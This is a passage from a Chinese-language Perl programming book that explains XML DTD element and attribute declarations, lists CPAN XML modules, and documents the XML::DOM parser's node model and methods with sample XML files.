<!ELEMENT TITLE2      (#PCDATA)>
<!ELEMENT SUBTITLE    (p)+>
<!ELEMENT PREFACE     (HEADING, p+)+>
<!ELEMENT PART        (HEADING, CHAPTER+)>
<!ELEMENT SECTION     (HEADING, p+)>
<!ELEMENT HEADING     (#PCDATA)>
<!ELEMENT CHAPTER     (CHAPTERTITLE, p+)>

```

最后，指定<CHAPTERTITLE>元素只包含文本，代码如下：

```

<!ELEMENT p           (#PCDATA)>
<!ELEMENT DOCUMENT    (TITLE, SUBTITLE?, PREFACE?, (SECTION | PART)+)>
<!ELEMENT TITLE       (TITLE2)*>
<!ELEMENT TITLE2      (#PCDATA)>
<!ELEMENT SUBTITLE    (p)+>
<!ELEMENT PREFACE     (HEADING, p+)+>
<!ELEMENT PART        (HEADING, CHAPTER+)>
<!ELEMENT SECTION     (HEADING, p+)>
<!ELEMENT HEADING     (#PCDATA)>
<!ELEMENT CHAPTER     (CHAPTERTITLE, p+)>
<!ELEMENT CHAPTERTITLE (#PCDATA)>

```

在把所有内容都放在了<!DOCTYPE>元素中之后，就完成了 DTD：

```

<?xml version="1.0"?>
<!DOCTYPE DOCUMENT [
  <!ELEMENT p (#PCDATA)>
  <!ELEMENT DOCUMENT (TITLE, SUBTITLE?, PREFACE?, (SECTION | PART)+)>
  <!ELEMENT TITLE (TITLE2)*>
  <!ELEMENT TITLE2 (#PCDATA)>
  <!ELEMENT SUBTITLE (p)+>
  <!ELEMENT PREFACE (HEADING, p+)+>
  <!ELEMENT PART (HEADING, CHAPTER+)>
  <!ELEMENT SECTION (HEADING, p+)>
  <!ELEMENT HEADING (#PCDATA)>
  <!ELEMENT CHAPTER (CHAPTERTITLE, p+)>
  <!ELEMENT CHAPTERTITLE (#PCDATA)>
]>

```



```

<DOCUMENT>
  <TITLE>My Novel</TITLE>
  <PART>
    <HEADING>Ice Cream Consumption</HEADING>
    <CHAPTER>
      <CHAPTERTITLE>CHAPTER 1</CHAPTERTITLE>
      <p>I enjoy fishing.</p>
      <p>And I enjoy travel.</p>
      <p>How about you?</p>
    </CHAPTER>
  </PART>
</DOCUMENT>

```

注意，在这个示例中，只定义了几个元素，但没定义属性。要了解如何与元素一起指定属性，请参见下一节。

#### 25.1.4 在 DTD 中指定属性

可以用 `<!ATTLIST>` 元素指定 DTD 中元素所具有的属性。这个元素包含元素的属性列表，可以一个接一个地列出来。也可以为属性指定默认值，还可以指定属性是否是必须的。下面的示例说明了如何使用 `<!ATTLIST>` 元素为 `ELEMENT_NAME` XML 元素创建属性（这里，给出了 3 种不同的方式声明属性，但实际上，`<!ATTLIST>` 元素包含的行可能比这多，也可能比这少）：

```

<!ATTLIST ELEMENT_NAME
  ATTRIBUTE_NAME TYPE DEFAULT_VALUE
  ATTRIBUTE_NAME TYPE #IMPLIED
  ATTRIBUTE_NAME TYPE #REQUIRED>

```

其中带有 `ATTRIBUTE_NAME` 的第一行指明了声明属性的一种方式。在这个示例中，指定了属性名、它的类型及其默认值。如果没有为属性提供值，则会使用默认值。用于属性的常见 `TYPE` 是字符数据类型，即 `CDATA`。然而，也可以用标记的类型代替 `CDATA` 类型，它们是由 W3C 定义的，分别为 `ID`、`IDREF`、`IDREFS`、`ENTITY`、`ENTITIES`、`NMTOKEN`（名字标记）或 `NMTOKENS`，如果属性满足其中一种描述，就能够指明该属性的目的。也可以设置和使用枚举属性类型，这意味着只能从你定义的枚举中为属性设置值（例如 `Monday`、`Tuesday`、`Wednesday`、`Thursday` 或 `Friday`）。有关这些选项的更多信息，请参见 W3C XML 推荐标准。

这个示例中的下一行代码指定了声明属性的另一种方式，并使它成为隐含的，这就意味着在 XML 元素中不是必须使用它。最后一行指定了必须的属性，这就意味着如果省略它，XML 解析程序将报告错误。

这是声明属性的示例。在该示例中，将为前面创建的、用于存储顾客数据的示例 XML 文档创建一个 DTD。在该示例中，将为 `<CUSTOMER>` 元素添加并声明一些属性，特别是，

CITIZENSHIP 的属性包含 US 默认值、隐含的 AGE 属性及必须的 TYPE 属性（<!ATTLIST> 元素包含的代码行取决于你想为 XML 元素定义的属性个数）：

```
<?xml version = "1.0"?>
<!DOCTYPE DOCUMENT [
  <!ELEMENT DOCUMENT (CUSTOMER)*>
  <!ELEMENT CUSTOMER (NAME,DATE,ORDERS)>
  <!ELEMENT NAME (LASTNAME,FIRSTNAME)>
  <!ELEMENT LASTNAME (#PCDATA)>
  <!ELEMENT FIRSTNAME (#PCDATA)>
  <!ELEMENT DATE (#PCDATA)>
  <!ELEMENT ORDERS (ITEM)*>
  <!ELEMENT ITEM (PRODUCT,NUMBER,PRICE)>
  <!ELEMENT PRODUCT (#PCDATA)>
  <!ELEMENT NUMBER (#PCDATA)>
  <!ELEMENT PRICE (#PCDATA)>
  <!ATTLIST CUSTOMER
    CITIZENSHIP CDATA "US"
    AGE CDATA #IMPLIED
    TYPE CDATA #REQUIRED>
]>
<DOCUMENT>
  <CUSTOMER TYPE="Good">
    <NAME>
      <LAST_NAME>Thomson</LAST_NAME>
      <FIRST_NAME>Susan</FIRST_NAME>
    </NAME>
    <DATE>September 1, 2001</DATE>
    <ORDERS>
      <ITEM>
        <PRODUCT>Video tape</PRODUCT>
        <NUMBER>5</NUMBER>
        <PRICE>$1.25</PRICE>
      </ITEM>
      <ITEM>
        <PRODUCT>Shovel</PRODUCT>
        <NUMBER>2</NUMBER>
        <PRICE>$4.98</PRICE>
      </ITEM>
    </ORDERS>
  </CUSTOMER>
  <CUSTOMER TYPE="Poor">
    <NAME>
      <LAST_NAME>Smithson</LAST_NAME>
      <FIRST_NAME>Nancy</FIRST_NAME>
    </NAME>
    <DATE>September 2, 2001</DATE>
    <ORDERS>
      <ITEM>
```

```
<PRODUCT>Ribbon</PRODUCT>
<NUMBER>12</NUMBER>
<PRICE>$2.95</PRICE>
</ITEM>
<ITEM>
  <PRODUCT>Goldfish</PRODUCT>
  <NUMBER>6</NUMBER>
  <PRICE>$1.50</PRICE>
</ITEM>
</ORDERS>
</CUSTOMER>
</DOCUMENT>
```

这就完成了 DTD 的概述。前面曾经说过，对于本书中将要做的 XML/Perl 工作而言，不必知道如何创建 DTD，但如果继续使用 XML，则可能想在某些地方使用 DTD 或模式，以便让 XML 解析程序检查文档的语法。当前，CPAN 中可用的 XML 解析程序能够处理 DTD，但不能处理模式。

有关 XML 的知识，除了本书已经介绍的之外，还有很多内容。例如，也可以在文档外部创建 DTD，可以使用 XML 模式，在 XML 文档中，还可以像引用图像文件一样引用二进制文件。对于所有的细节信息，请参见一本有关 XML 的好书，或者查阅 [www.w3.org/TR/REC-xml](http://www.w3.org/TR/REC-xml) 网页中的 W3C XML 推荐标准。同时，现在到了把 XML 连接到 Perl 的时间了。

25.1.5 XML和Perl

Perl 模块是在 CPAN 站点 [www.cpan.org](http://www.cpan.org) 发行的。其中有很多模块能够处理 XML（我计算了一下，是 156 个）。在表 25.1 上，可以找到 CPAN 站点上给定的 Perl XML 模块及其描述。

表 25.1 Perl 中具有 CPAN 描述的 XML 模块

模块	描述
Apache::AxKit::XMLFinder	检测 XML 文件
Apache::MimeXML	用于 XML 文件的 mod_perl mime 编码检测器
Boulder::XML	Boulder 流的 XML 格式输入/输出
Bundle::XML	安装所有 XML 相关模块的包
CGI::XMLForm	读取/生成已格式化 XML 的 CGI.pm 的扩展
Data::DumpXML	作为 XML 转储属性数据结构
DBIx::XML_RDB	从现有的 DBI 数据源创建 XML 的 Perl 扩展
GoXML::XQI	在 <a href="http://xqi.goxml.com">xqi.goxml.com</a> 的 XML Query 接口的 Perl 扩展
Mail::XML	对 Mail::Internet 添加 XML()方法
MARC::XML	提供 XML 支持的 MARC.pm 的子类



(续表)	
模块	描述
PApp::XML	pxml 部分及更多内容
XML::Catalog	解析公共标识符，以及重映射系统标识符
XML::CGI	CGI.pm 与 XML 之间转换的 Perl 扩展
XML::Checker	检验 XML 的 Perl 模块
XML::Checker::Parser	在解析期间检验的 XML::Parser
XML::DOM	建立符合 DOM 1 级文档结构的 Perl 模块
XML::DOM::NamedNodeMap	XML::DOM 的哈希表接口
XML::DOM::NodeList	XML::DOM 使用的节点表
XML::DOM::PerlSAX	XML::Handler::BuildDOM 的旧名
XML::DOM::ValParser	在解析期间检验的 XML::DOM::Parser
XML::Driver::HTML	非格式良好的 HTML 的 SAX 驱动程序
XML::DT	XML 向下转换为字符串的包
XML::Edifact	处理 XML::Edifact 消息的 Perl 模块
XML::Encoding	解析 XML 编码映射的 Perl 模块
XML::ESISParser	使用 Nsgmls 的 Perl SAX 解析程序
XML::Filter::DetectWS	检测可忽略空白的 Perl SAX 过滤器
XML::Filter::Hekeln	SAX 流编辑器
XML::Filter::Reindent	重新格式化空白，以便更好地打印 XML
XML::Filter::SAXT	复制 SAX 事件到几个 SAX 事件处理程序
XML::Generator	生成 XML 的 Perl 扩展
XML::Grove	Perl 样式的 XML 对象
XML::Grove::AsCanonXML	以规范的 XML 输出 XML 对象
XML::Grove::AsString	作为字符串输出 XML 对象的内容
XML::Grove::Builder	建立 XML::Grove 的 Perl SAX 处理程序
XML::Grove::Factory	简化 XML::Grove 对象的创建
XML::Grove::Path	返回路径的对象
XML::Grove::PerlSAX	XML 对象的 Perl SAX 事件接口
XML::Grove::Sub	返回树上的过滤器子节点
XML::Grove::Subst	将值替换为模板
XML::Handler::BuildDOM	创建 XML::DOM 文档结构的 Perl SAX 处理程序
XML::Handler::CanonXMLWriter	以规范的 XML 格式输出 XML
XML::Handler::Composer	另一个 XML 打印器/编写器/输出器

(续表)	
模块	描述
XML::Handler::PrintEvents	打印 Perl SAX 事件（用于调试）
XML::Handler::PyxWriter	Perl SAX 事件转换为 Nsgmls0 的 ESIS
XML::Handler::Sample	普通 Perl SAX 处理程序
XML::Handler::Subs	Perl SAX 处理程序基类，用于调用用户自定义的子程序
XML::Handler::XMLWriter	Perl SAX 处理程序，用于编写可读的 XML
XML::Handler::YAWriter	另一个 Perl SAX XML Writer 0.15
XML::Node	基于节点的 XML 解析
XML::Parser	解析 XML 文档的 Perl 模块
XML::Parser::Expat	James Clark 的详细说明 XML 解析程序的低级访问
XML::Parser::PerlSAX	使用 XML::Parser 的 Perl SAX 解析程序
XML::Parser::PyxParser	将 Nsgmls 或 Pyxie 的 ESIS 转换为 Perl SAX
XML::PatAct::Amsterdam	简单化样式表的动作模块
XML::PatAct::MatchName	匹配元素名称的模式模块
XML::PatAct::ToObjects	创建 Perl 对象的动作模块
XML::PYX	PYX 生成器的 XML
XML::QL	XML 查询语言
XML::RegExp	XML 标记的正则表达式
XML::Registry	加载和保存 XML 注册表的 Perl 模块
XML::RSS	创建和更新 RSS 文件
XML::SAX2Perl	将 Perl SAX 方法转换为 Java/CORBA 样式方法
XML::Simple	读写 XML 的普通 API（特别是配置文件）
XML::Stream	创建 XML Stream 连接，并解析返回的数据
XML::Stream::Namespace	使定义名字空间更容易的对象
XML::Template	Perl XML 模板实例化
XML::Twig	以树模式处理大 XML 文档的 Perl 模块
XML::UM	将 UTF-8 字符串转换为 XML::Encoding 支持的任何编码
XML::Writer	编写 XML 文档的 Perl 扩展
XML::XPath	解析和计算 XPath 的模块集合
XML::XPath::Boolean	布尔真/假值
XML::XPath::Builder	建立 XPath 树的 SAX 处理程序
XML::XPath::Literal	简单的字符串值
XML::XPath::Node	节点的内部表示

(续表)

模块	描述
XML::XPath::NodeSet	XML 文档节点列表
XML::XPath::Number	简单的数字值
XML::XPath::PerlSAX	Perl SAX 事件生成器
XML::XPath::XMLParser	产生节点树的默认 XML 解析类
XML::XQL	使用 XQL 查询 XML 树结构的 Perl 模块
XML::XQL::Date	为表示和比较日期和时间添加 XQL::Node 类型
XML::XQL::DOM	对 XML::DOM 节点添加 XQL 支持
XML::XSLT	处理 XSLT 的 Perl 模块
XMLNews::HTMLTemplate	NITF 转换为 HTML 的模块
XMLNews::Meta	读写 XMLNews 元数据文件的模块

对于表 25.1 中出现的多数 Perl XML 模块，在使用它们之前，都必须下载和安装。Perl 分发版本还内置支持 XML，如 XML::Parser 模块，但没有特别安装其他内容。在本书中，将使用可用于 Perl Package Manager（Perl 包管理器，PPM）的模块，在 Windows 中，它们是非常容易下载的，例如 XML::DOM 和 CGI::XMLForm。

我们已经看到了，XML 能够以适合数据的方式创建和构造数据。你可能想知道 Perl 是如何处理这种自由格式的数据的，例如，它怎么知道<CUSTOMER>元素？或怎么知道 TYPE 属性？这就指出了 XML 和 HTML 之间的基本差别：XML 提供了一种构造数据的方式，而不是像 HTML 一样显示数据。HTML 能够指出哪些文本应该是粗体、哪些文本应该是斜体，而 XML 并不包含这种内置格式。

然而，XML 是按照你想要的方式构造数据。要处理 XML 文档，需用 XML 解析程序读取它，它把 XML 文档的每一部分传递给你，如元素。可以采用另一种方式恢复文档中的数据，本章将会讨论这个内容。

要解析 XML 文档，可以使用 Perl 模块，如 XML::Parser 和 XML::DOM。事实上，XML::DOM 是在 XML::Parser 上建立的，XML::Parser 以 James Clark 名为 Expat 的 XML 解析程序为基础。XML::DOM 模块可能是最广泛使用的 XML 模块，所以本章首先介绍该模块。下一章将会介绍 XML::Parser 模块。

25.1.6 XML::DOM模块

可以从 CPAN 下载 XML::DOM 模块。尽管它不像 XML::Parser 模块一样是伴随 Perl 出台的，但它比 XML::Parser 的功能强得多，值得一学（在 PPM 中，只需输入“install xml-dom”就可以下载和安装这个模块）。

XML::DOM 模块除了解析文档之外，还能完成很多工作，它也包含允许你修改 XML 文



档、搜索它们的方法，下一章将会介绍这些内容。DOM 来源于 W3C 文档对象模型 (DOM)，它指定了一种把 XML 文档看作节点树的方式。

在这个模型中，每个离散数据项都是一个节点。把文档看作节点树是处理 XML 文档的一种较好方式（但也存在其他方式，将在下一章讨论），它使查看哪些元素包含其他元素更为容易。文档中的所有内容都成为该模型中的节点：元素、属性、文本等。下面给出了 W3C DOM 中可用的节点类型（其中的某些节点类型比我们这里介绍的要复杂，本书中已经介绍且将要使用的节点类型为元素、属性等。其他信息请参见 [www.w3.org/TR/REC-xml](http://www.w3.org/TR/REC-xml) 处的 W3C XML 1.0 推荐标准）：

- ◆ 元素
- ◆ 属性
- ◆ 文本
- ◆ CDATA 节
- ◆ 实体引用
- ◆ 实体
- ◆ 处理指令
- ◆ 注释
- ◆ 文档
- ◆ 文档类型
- ◆ 文档片段
- ◆ 符号

例如，下面这个文档：

```
<?xml version="1.0"?>
<DOCUMENT>
  <GREETING>
    Hello From XML
  </GREETING>
  <MESSAGE>
    Welcome to the wild and woolly world of XML.
  </MESSAGE>
</DOCUMENT>
```

该文档的开头是一个文档节点，这个文档中的第一个元素节点是文档元素 `<DOCUMENT>`（注意该示例中的 XML 声明并不符合节点类型）。`<DOCUMENT>` 节点内部包含两个元素节点：`<GREETING>` 和 `<MESSAGE>` 节点。这两个节点是 `<DOCUMENT>` 节点的子节点，而且它们互为兄弟节点。`<GREETING>` 和 `<MESSAGE>` 元素本身又包含了容纳字符数据的文本节点。`<GREETING>` 和 `<MESSAGE>` 元素的父元素是 `<DOCUMENT>`，而且 `<DOCUMENT>` 元素的子元素是 `<GREETING>` 和 `<MESSAGE>` 元素。

我们习惯于以节点树的方式处理文档。把文档看作为树，下面给出了文档的大致外观：



把每个离散数据项本身看作一个节点。使用 W3C DOM 中定义的方法，就可以沿着文档树的各个分支导航，使用 `nextChild` 方法，就能够移到 `nextChild` 节点，使用 `lastSibling` 可以移到当前节点的最后一个兄弟节点。采取这种方式处理文档需要进行一些实际尝试，在本章及下一章将会讨论这方面的内容。有关 `XML::DOM` 模块的所有内置方法，请参见本章“快速解决方案”中的“使用 `XML::DOM`”节。

事实上，有关这个主题的内容还很多。注意我使用了空格缩进 XML 文档，以表明元素的层次结构，代码如下：

```

<?xml version="1.0"?>
<library>
  <book>
    <title>
      Earthquakes for Lunch
    </title>
    <title>
      Volcanoes for Dinner
    </title>
  </book>
</library>

```

从 XML 解析程序的观点看，用于缩进元素的空格实际上表示了文本节点，就像文本内容一样（例如“Earthquakes for Lunch”）。在 XML 文档中，有 4 个空格字符：空格、回车、换行和制表符。这就意味着从 XML 解析程序的观点看，输入文档将如下所示：


```

<?xml version="1.0"?>
<library>␣
....<book>␣
.....<title>␣
.....Earthquakes for Lunch␣
.....</title>␣
.....<title>␣
.....Volcanoes for Dinner␣
.....</title>␣
....</book>␣
</library>

```

默认情况下，XML 解析程序把元素之间的所有空格都看作空格文本节点。这就意味着如果在文档中引入了空格，那么它在 DOM 树表单中可能会如下显示（我把空格缩写为

“whitespace”，在页面上都将恢复正常）：



这些空格节点都是只包含空格的文本节点。由于默认情况下 XML 解析程序会保留这个空格，所以如果解析程序允许省略这些节点，则可以通知解析程序不用保留空格节点，也可以在自己的代码中处理它们。本章及下一章将讨论这方面的细节，请参见本章“快速解决方案”中的“处理文本节点”，就能够知道如何从节点树中删除空格节点。

在本章中，将使用 XML::DOM 建立一个完整的解析程序。这个程序将分片读取 XML 文档并显示出来，说明如何访问这个文档中的所有数据。我们需要一个准备进行解析的文档，在此使用 planets.xml，它列出了有关 Mercury、Mars 和 Earth 的一些数字数据：

```

<?xml version="1.0"?>
<?xml-stylesheet type="text/xml" href="planets.xsl"?>
<PLANETS>

  <PLANET>
    <NAME>Mercury</NAME>
    <MASS UNITS="(Earth = 1)">.0553</MASS>
    <DAY UNITS="days">58.65</DAY>
    <RADIUS UNITS="miles">1516</RADIUS>
    <DENSITY UNITS="(Earth = 1)">.983</DENSITY>
    <DISTANCE UNITS="million miles">43.4</DISTANCE><!--At perihelion-->
  </PLANET>

  <PLANET>
    <NAME>Venus</NAME>
    <MASS UNITS="(Earth = 1)">.815</MASS>
    <DAY UNITS="days">116.75</DAY>
    <RADIUS UNITS="miles">3716</RADIUS>
    <DENSITY UNITS="(Earth = 1)">.943</DENSITY>
    <DISTANCE UNITS="million miles">66.8</DISTANCE><!--At perihelion-->
  </PLANET>

  <PLANET>
    <NAME>Earth</NAME>
    <MASS UNITS="(Earth = 1)">1</MASS>
    <DAY UNITS="days">1</DAY>
    <RADIUS UNITS="miles">2107</RADIUS>
    <DENSITY UNITS="(Earth = 1)">1</DENSITY>
    <DISTANCE UNITS="million miles">128.4</DISTANCE><!--At perihelion-->
  </PLANET>

```



```
</PLANET>

</PLANETS>
```

注意 planets.xml 中的<?xml-stylesheet type="text/xml" href="planets.xsl"?>处理指令。XML 处理指令以<?开头，以?>结尾，它们允许你把指令传递给 XML 软件。例如，这个处理指令表明有一个名为 planets.xsl 的 XML 样式表与这个 XML 文档相关联，该样式表可用于设计 XML 文档，以便使用 XSLT（Extensible Stylesheet Language Transformation，扩展样式表语言转换）进行显示（这个处理指令只能用于演示，这里就不介绍 XSLT 了。更多信息请参见位于 [www.w3.org/TR/xslt/](http://www.w3.org/TR/xslt/) 的 W3C XSLT 1.0 推荐标准）。

也要注意，在 planets.xml 中，我引入了如下注释：即<!--At perihelion-->。XML 注释与 HTML 中的注释一样，它们也以<!--开头，以-->结束。在本章的“快速解决方案”中，将会讨论如何处理 planets.xml 的所有部分，现在就转入该主题。

## 25.2 快速解决方案

### 25.2.1 使用XML::DOM

如果希望达到 XML 上的速度，则可以使用 XML::DOM 模块。

来自 CPAN 或经由 PPM 的 Perl XML::DOM 模块都支持 W3C 文档对象模型（DOM）技术，以便处理 XML 文档，这在本章的“深入分析”一节中曾经讨论过。在“快速解决方案”一节中，将编写一个程序，它使用 XML::DOM 读取并解析 XML 文档。

要解析 XML 文档，需创建 XML::DOM::Parser 类的一个新对象，并使用该对象的 parsefile 方法解析这个文档。该方法将返回对文档对象的引用，这里把它称为 \$doc，在代码中可以使用它：

```
my $parser = new XML::DOM::Parser;
my $doc = $parser->parsefile ("planets.xml");
```

对于解析的文档 \$doc，可以使用 XML::DOM 模块的方法，有关 XML::DOM 方法，请参见表 25.2。

表 25.2 XML::DOM 模块中的方法

方法	描述
getNodeTypes	获得节点类型，参见“快速解决方案”中“Dom 解析：DOMParser.pl 示例”一节
getNodeName	返回节点的名称
getNodeValue 和 setNodeValue (value)	返回节点的值

(续表)	
方法	描述
getParentNode 和 setParentNode (parentNode)	获得或设置节点的父节点
getChildNodes	返回包含此节点的子节点的 NodeList 对象
getFirstChild	返回此节点的第 1 个子节点
getLastChild	返回此节点的最后一个子节点
getPreviousSibling	返回前面紧接此节点的兄弟节点
getNextSibling	返回随后紧接此节点的兄弟节点
getAttributes	返回包含节点属性 (Attr 节点) 的 NameNodeMap 对象 (如果是一个 Element), 否则返回 undef
getOwnerDocument	返回与节点关联的 Document 对象
insertBefore (newChild, refChild)	在现有的子节点 refChild 之前插入节点 newChild
replaceChild(newChild, oldChild)	使用子节点列表中的 newChild 替换子节点 oldChild, 并返回 oldChild 节点
removeChild (oldChild)	从子节点列表中删除 oldChild 指出的子节点, 并返回它
appendChild (newChild)	对此节点的子节点列表末尾添加节点 newChild
hasChildNodes	如果此节点具有子节点, 则返回真值
cloneNode (deep)	返回此节点的副本
normalize	在此 Element 下, 将子树中完全深度中的所有 Text 节点放在正常位置, 也就是说, 没有相邻的 Text 节点
getElementsByTagName (name [, recurse])	使用给定的标记名返回所有子孙元素的 NodeList
getNodeTypeName	返回描述节点类型的字符串, 例如 ELEMENT_NODE 等
toString	作为字符串返回整个子树
printToFile (file name)	使用指定的文件名打印文件的整个子树
printToFileHandle (handle)	打印文件句柄的整个子树
print (obj)	使用对象的打印方法打印整个子树
getChildIndex (child)	在 getChildNodes 返回的列表中返回子节点的索引
getChildAtIndex (index)	返回指定索引处的子节点
addText (text)	如果最后一个子节点是 Text 节点, 则对它附加指定的字符串, 否则附加一个新的 Text 节点 (使用指定的文本)
dispose	删除此节点中的所有循环引用及其子孙, 使对象可以处理垃圾收集

(续表)

方法	描述
setOwnerDocument (doc)	对指定的文档设置此节点的 ownerDocument 属性，及其所有的子节点
isAncestor (parent)	如果父节点为此节点的祖先，或者，如果它是节点本身，则返回真值
expandEntityRefs (str)	扩展字符串中的所有实体引用，并返回结果

XML::DOM 模块定义了很多类和接口，我们也会用到它们。下面给出了这些类和接口。如果还存在其他支持的方法，我会把它们列在表中，并指出该表，如“请参见表 25.3”：

- ◆ 接口 XML::DOM::NodeList——NodeList 接口支持节点的有序连接。请参见表 25.3。
- ◆ 接口 XML::DOM::NamedNodeMap——NamedNodeMap 对象用于表示可根据名字访问的节点连接。请参见表 25.4。

表 25.3 XML::DOM::NodeList 接口中的方法

方法	描述
item (index)	返回集合中给定索引中的项目
getLength	返回列表中的节点数目，子节点索引的范围是 0 到 length-1（包含 length-1）

表 25.4 XML::DOM::NamedNodeMap 接口中的方法

方法	描述
getNamedItem (name)	通过名称获得给定的节点
setNamedItem (arg)	使用 nodeName 属性对映射添加一个节点
removeNamedItem (name)	使用 nodeName 属性获得映射的节点
item (index)	返回给定索引处映射中的项目
getLength	返回映射中的节点数目，有效的子节点索引范围是 0~length-1（包括 length-1）
getValues	返回一个 NodeList，该表具有 NameNodeMap 中包含的节点
getChildIndex (node)	返回通过 getValues 返回的 NodeList 中的节点索引，如果节点不在 NameNodeMap 中，则返回-1
dispose	删除 NameNodeMap 中的循环引用及其子孙，使对象可以处理垃圾收集

- ◆ 接口 XML::DOM::CharacterData（扩充了 XML::DOM::Node）——支持访问字符数据的方法。请参见表 25.5。



表 25.5XML::DOM::CharacterData 接口中的方法

方法	描述
getData 和 setData(data)	获得或设置实现此接口的节点的数据
getLength	返回数据可用的字符数目以及 subStringData 方法
substringData(offset, count)	从节点中提取数据范围。参数：offset——要提取的子串的起始偏移量；count——要提取的字符数目
appendData(str)	在节点字符数据的末尾附加字符串
insertData(offset, arg)	在给定字符偏移量处插入字符串。参数：offset——要插入的字符的 offset；arg——要插入的 DOMString
deleteData(offset, count)	删除从此节点开始的字符范围。参数：offset——从中删除字符的偏移量；count——要删除的字符数目
replaceData(offset, count, arg)	使用给定的字符串替换给定偏移量处起始的字符。参数：offset——从中开始替换的偏移量；count——要替换的字符数目；arg——要使用的 DOMString

- ◆ XML::DOM::Attr（扩充了 XML::DOM::Node）——Attr 接口表示 Element 对象中的属性。请参见表 25.6。

表 25.6XML::DOM::Attr 接口中的方法

方法	描述
getValue	获得属性值
setValue(str)	设置属性值
getName	返回属性名

- ◆ XML::DOM::Element（扩充了 XML::DOM::Node）——支持 Element 节点。请参见表 25.7。

表 25.7XML::DOM::Element 接口中的方法

方法	描述
getTagName	返回元素的名称
getAttribute (name)	按名称返回属性值
setAttribute (name, value)	添加新的属性
removeAttribute (name)	按名称返回属性
getAttributeNode	按名称返回 Attr 节点
setAttributeNode (attr)	添加新的属性

(续表)

方法	描述
removeAttributeNode (oldAttr)	删除给定的属性
setTagName (newTagName)	设置元素的标记名

- ◆ XML::DOM::Text (扩充了 XML::DOM::CharacterData) ——支持 Element 或 Attr 的文本内容。请参见表 25.8。

25.8 XML::DOMText 中的方法

方法	描述
splitText (offset)	在给定的偏移量处将 Text 节点分为两个 Text 节点，使两个节点成为兄弟节点

- ◆ XML::DOM::Comment (扩充了 XML::DOM::CharacterData) ——支持 XML 注释的内容。
- ◆ XML::DOM::CDATASection (扩充了 XML::DOM::CharacterData) ——CDATA 节用于包含那些被看作标记的文本。
